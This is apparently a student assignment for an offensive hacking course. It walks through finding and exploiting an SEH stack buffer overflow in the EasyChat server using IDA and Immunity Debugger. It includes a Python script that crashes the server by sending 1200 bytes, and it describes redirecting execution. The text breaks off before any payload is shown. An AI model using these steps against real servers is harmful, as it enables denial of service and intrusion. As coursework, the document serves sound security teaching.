SRI LANKA INSTITUTE OF INFORMATION TECHNOLOGY

Offensive Hacking Tactical and Strategic

Assignment – Exploit Development

Exploiting Stack Buffer Overflow Vulnerability in

EasyChat

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What is Easy Chat server?

Easy Chat Server contains several built-in systems including HTTP Web Server, Multi-threaded communications engine, Server Script system, Password Protection system. Users just need to install Easy Chat Server and no other software. All without additional configuration.

The current version that they provide is easy chat 3.1 and it costs $59.95 according to their website. The fun fact is, the current version of easy chat is still vulnerable to SEH stack buffer overflow attack and this is the easy chat version that we are going to exploit. We'll discuss what is SEH and what's a stack buffer overflow later in this article. You can download the easy chat server using this link http://www.echatserver.com/.

Analyzing a simple Multi-threaded Windows server using IDA

Finding the stack buffer overflow vulnerability

Now we know that the easy chat server is a multi-threaded windows server. Let's look at a simple multi-threaded windows web server before jumping in to easy chat server. Multi-threaded server is similar to a single-threaded server, but additionally it allows to create more than one thread. Let's look at the binary code of the threded-server.exe file with the help of IDA demo debugger.




Figure 1

You will see something like this once you open the application using IDA. Apparently, we don't know whether there are any stack buffer overflows available or not in this application. Before go through this disassembled code blindly, let's try to narrow down what places could be potentially vulnerable to buffer overflow attacks.

Applications often get vulnerable to buffer overflows where user input sanitization has not implemented properly. So, our first step should be searching where this application accepts user inputs. Let's look at the echo handler function.




Figure 2




Figure 3

In here you can see a function call. Echo incoming packets. Let’s look at it. The reason to look at this is, this function would be the main function that could trigger the bugs through a malicious input.




Figure 4

The receive function (_recv@16) accept four parameters. Socket, buffer, length and flags. We can send 1024 bytes to the receive function (figure 4). The user input is also limited to 1024 bytes as you can see in figure 5.




Figure 5

Let’s explore the rest of the code.




Figure 6

In figure 6, you can see another receive and it allows to pass 2024 bytes to that same buffer of 1024 bytes (figure 7). We have found a stack buffer overflow vulnerability in this windows server.




Figure 7

What are stack buffer overflow attacks?

Stack is used to allocate short term storage of a function. Once it's allocated the stack frame has a fixed size. What we are going to do is, overloading this predefined amount of space in the buffer and point the instruction pointer to our payload to execute it instead of the intended instruction.




Figure 8

Exploiting the stack buffer overflow vulnerability

Let's fire up this server and Attach the service to the Immunity debugger.

Figure 9




Figure 10

Now we are going to craft a very simple shell script using python. The purpose is to overflow the buffer and identify the memory address of EIP and point that to our payload. Let's implement this step by step. First, we need to instruct our script to connect to the server, then we need to send more than 1024 bytes to overflow the stack.

```python
#!/usr/bin/python

import socket, sys

if len(sys.argv) != 3:
    print "supply IP PORT"
    sys.exit(-1)

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect( (sys.argv[1], int(sys.argv[2])) )

###send
message = "secret\n\x00"
sock.sendall(message)

###recieve
data = sock.recv(10000)
print data

###send
message = "A" * 1200
sock.sendall(message)

###recieve
data = sock.recv(10000)
print data
```

Figure 11

Now let’s execute this script to see what happens.




Figure 12

Figure 13

We have crashed the server. Let’s go to the debugger and check what happened.




Figure 14

We need to find a way to redirect execution to our malicious input (payload). Go ahead and run !mona -s "jmp edx". So now we have to search for a pointer that gives jump edx. There are several pointers, but we can't use the modules that protected by ASLR. Before move on further let's look what ASLR is.

What is ASLR?

Address Space Layout Randomization can be identified as a security measure used in operating systems. The main reason of using it is to protect against buffer overflow attacks.




Figure 15

To perform buffer overflow attack, we need to identify the memory address we need to point to our payload. ASLR uses virtual memory management and randomize the locations of different parts of the program. Each time the program runs, the components get moved to different address in virtual memory.

Exploiting the stack buffer overflow

Now let's look how we can use this vulnerability to exploit a windows 8.1 Pro machine. We are going to use a Kali machine as the attacker machine.




Figure 16

Previously we have crashed the server by sending 1200 A's. Once we go to the debugger, we can see that it has replaced the SE record with 41414141 (four A's).

Figure 17

In here, you can see that the SE handler has also overwritten with four A's. now we need to bypass this condition, so that we could jump to the EIP registry. We need to identify which byte get overwritten; from those 1200 bytes we have sent. Since we have sent 1200 A's it's bit difficult to find the exact location. We gonna have to send a unique pattern and identify where it gets overwritten. To do that let's generate a pattern using Metasploit pattern creator, you are of course free to write a script to do it or to use a different tool to generate this random pattern.




Figure 18

Now let's add this to our script,




Figure 19

Now let's execute this script using our attacker machine

